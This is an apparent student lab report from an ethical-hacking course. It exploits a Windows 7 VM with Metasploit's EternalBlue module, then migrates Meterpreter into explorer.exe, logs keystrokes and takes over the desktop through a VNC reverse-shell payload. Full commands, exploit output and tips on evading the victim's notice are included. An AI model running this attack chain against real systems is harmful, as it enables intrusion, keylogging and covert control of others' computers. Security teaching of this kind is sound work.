
spoolsv.exe

c) Which user account the process obtained above is running under?

NT AUTHORITY\SYSTEM

2.3 On the Win7 VM, open a command window and run the 'tasklist' command.

a) Include a screenshot on the output of ‘tasklist’.



b) Do you see the same list of processes as seen in Task 2.2?

Yes

2.4

a) Is the user account obtained in Task 2.2c the same as the result of 'getuid' in Task 1.5?

Yes

b) Why? (Hint: think about the DLL Injection technique)


Spoolsv is run under user account of NT Authority/System and we inject a payload into the process as a DLL which has this same user account.

2.5 Use Meterpreter to log some key strokes without migrating to 'explorer.exe' first. That is,

i. run 'keyscan_start'

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

ii. generate some keystrokes on Win7 VM



iii. run 'keyscan_dump'

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
```

iv. run 'keyscan_stop'

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

a) Did you see some output in the Step iii above?

No.

b) If not, explain why.

Because of the user privilege that it is logged into, it's running with NT AUTHORITY\SYSTEM account.

2.6 Find out the PID of the process 'explorer.exe'.

a) Give your Meterpreter command line for this.

ps -S explorer

b) Include the result into your lab report.

2444

```
meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                   Path
 ---   ----  ----          ----  -------  ----                   ----
 2444  2420  explorer.exe  x64   1        EH21-W7-1630117\admin  C:\Windows\Explorer.EXE
```

c) Also, which user account the 'explorer.exe' is running under?

EH21-W7-1630117\admin

2.7 Migrate Meterpreter to the process 'explorer.exe'.


a) Give your Meterpreter command line for this.

migrate 2444

```
meterpreter > migrate 2444
[*] Migrating from 892 to 2444...
[*] Migration completed successfully.
meterpreter > █
```

b) Verify the migration is successful with a Meterpreter command and its output. Include a screenshot about this.


Command: getpid [as we can see the pid matches the migration process pid]



```
[+] 192.168.1.101:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.101:445     - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.101:445 - Connecting to target for exploitation.
[+] 192.168.1.101:445 - Connection established for exploitation.
[+] 192.168.1.101:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.101:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.101:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.101:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.101:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.101:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.101:445 - Starting non-paged pool grooming
[+] 192.168.1.101:445 - Sending SMBv2 buffers
[+] 192.168.1.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.101:445 - Sending final SMBv2 buffers.
[*] 192.168.1.101:445 - Sending last fragment of exploit packet!
[*] 192.168.1.101:445 - Receiving response from exploit packet
[+] 192.168.1.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.101:445 - Sending egg to corrupted connection.
[*] 192.168.1.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.1.101
[*] Meterpreter session 2 opened (192.168.1.102:4444 -> 192.168.1.101:49162) at 2021-04-23 12:29:15 +1000
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.1.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > ps -S explorer
Filtering on 'explorer'

Process List
============

 PID   PPID  Name          Arch  Session  User                    Path
 ---   ----  ----          ----  -------  ----                    ----
 2444  2420  explorer.exe  x64   1        EH21-W7-1630117\admin   C:\Windows\Explorer.EXE

meterpreter > migrate 2444
[*] Migrating from 892 to 2444...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 2444
meterpreter > █
```

2.8 Repeat Task 2.5.

i. run 'keyscan_start'



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

ii. generate some keystrokes on Win7 VM

iii. run 'keyscan_dump'

The reason it's only "heja is here" is because the other text was completed before the second key log

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
heja is here
```


iv. run 'keyscan_stop'

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

a) Are you successful this time?

Yes

b) If yes, include a screenshot to prove this.



3.1 Use 'windows/x64/vncinject/reverse_tcp' as payload. Use the default option for 'ViewOnly'. Follow the lecture slides to obtain the desktop of the Win7 VM.

a) Include every step (especially the command line involved) into your lab report.

Step 1: sudo service postgresql start

```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

Step 2: sudo msfconsole

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +-------------------------+-----------------------------+
  |                         |                             |
  |  ==c(_____(o(_____(_()  | |""""""""""|======[***      |
  |             )=\         | |  EXPLOIT   \              |
  |            // \\        | |             \             |
  |           //   \\       | |==[msf >]============\     |
  |          //     \\      | |______________________\    |
  |         // RECON \\     | \(@)(@)(@)(@)(@)(@)(@)/     |
  |        //           \\  |  ********************       |
  +-------------------------+-----------------------------+
  |      o 0 o              |        \'\/\/\/'/           |
  |              o 0        |         )======(            |
  |                 o       |       .'  LOOT  '.          |
  | |^^^^^^^^^^^^^^|l___    |      /    _||__   \         |
  |  |    PAYLOAD     |""\___, |     /    (_||_     \      |
  |  |                |__|)__| |    |     __||_)     |     |
  | |(@)(@)"""""|(@)(@)**|(@)  |    "       ||       "     |
  |  = = = = = = = = = = = =    |     '--------------'      |
  +-------------------------+-----------------------------+


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0
```

Step 3: search ms17-010

```
msf6 > search ms17-010

Matching Modules
================
```

Step 4: info 2

```
msf6 > info 2
```

Step 5: use 2

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 6: show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

Step 7: set payload windows/x64/vncinject/reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
```

Step 8: show options


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Step 9: set rhosts 192.168.1.101

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```

Step 10: exploit

b) Include a screenshot on your success. This screenshot should have 'TightVNC' in the top bar.



c) Also, are you able to control the target via the obtained desktop? Why?

No. because we are in view only mode. The option named ViewOnly is very important. By default, it is true, which allows you to only view the victim desktop, but not to conduct any operations or make movements.

3.2 Repeat the above task, but set 'ViewOnly' to 'false' this time.

a) Include every step (especially the command line involved) into your lab report.

Step 1: sudo service postgresql start

```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
[sudo] password for kali:
```

Step 2: sudo msfconsole

```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +--------------------------+----------------------------+
  |                          |                            |
  |  ==c(______(o(______(_()  | |""""""""""|======[***  |
  |             )=\          | |  EXPLOIT   \           |
  |            // \\          | |____________\_______    |
  |           //   \\         | |==[msf >]============\  |
  |          //     \\        | |______________________\ |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/  |
  |        //         \\      |  *********************    |
  +--------------------------+----------------------------+
  |      o O o               |        \'\/\/\/'/          |
  |              o O         |         )======(           |
  |                   o      |       .'  LOOT  '.         |
  | |^^^^^^^^^^^^^^|l___     |      /    |||__    \       |
  | |    PAYLOAD     |""\___, |     /    (_|||_     \      |
  | |                |__|___| |    |     __|||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       |||       "     |
  |  = = = = = = = = = = = =  |     '--------------'       |
  +--------------------------+----------------------------+


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params set LHOST eth0
```

Step 3: search ms17-010

```
msf6 > search ms17-010

Matching Modules
================
```

Step 4: info 2

```
msf6 > info 2
```

Step 5: use 2

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Step 6: show payloads

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================
```

Step 7: set payload windows/x64/vncinject/reverse_tcp

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/vncinject/reverse_tcp
payload => windows/x64/vncinject/reverse_tcp
```

Step 8: set ViewOnly false

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set ViewOnly False
ViewOnly => false
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.101    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/vncinject/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AUTOVNC               true             yes       Automatically launch VNC viewer if present
   DisableCourtesyShell  true             no        Disables the Metasploit Courtesy shell
   EXITFUNC              thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                 192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT                 4444             yes       The listen port
   VNCHOST               127.0.0.1        yes       The local host to use for the VNC proxy
   VNCPORT               5900             yes       The local port to use for the VNC proxy
   ViewOnly              false            no        Runs the viewer in view mode


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Step 9: show options


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):
```

Step 10: set rhosts 192.168.1.101

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.101
rhosts => 192.168.1.101
```

Step 11: exploit

b) Include a screenshot on your success. This screenshot should have 'TightVNC' in the top bar.



c) Are you able to control the target via the obtained desktop this time? Why?

Yes Because we turned off “ViewOnly” mode

d) Compare the desktop you obtain and the real desktop. Will they be updated simultaneously upon your actions in either side?

Yes

e) Based on the above, why should you be very careful in setting 'ViewOnly' to 'false'?

Because the other guy may find out that a hacker is operating the machinery and therefore that he is being hacked. That is, it allows the victim to know that someone else is controlling the computer if the victim happens to sit in front of screen.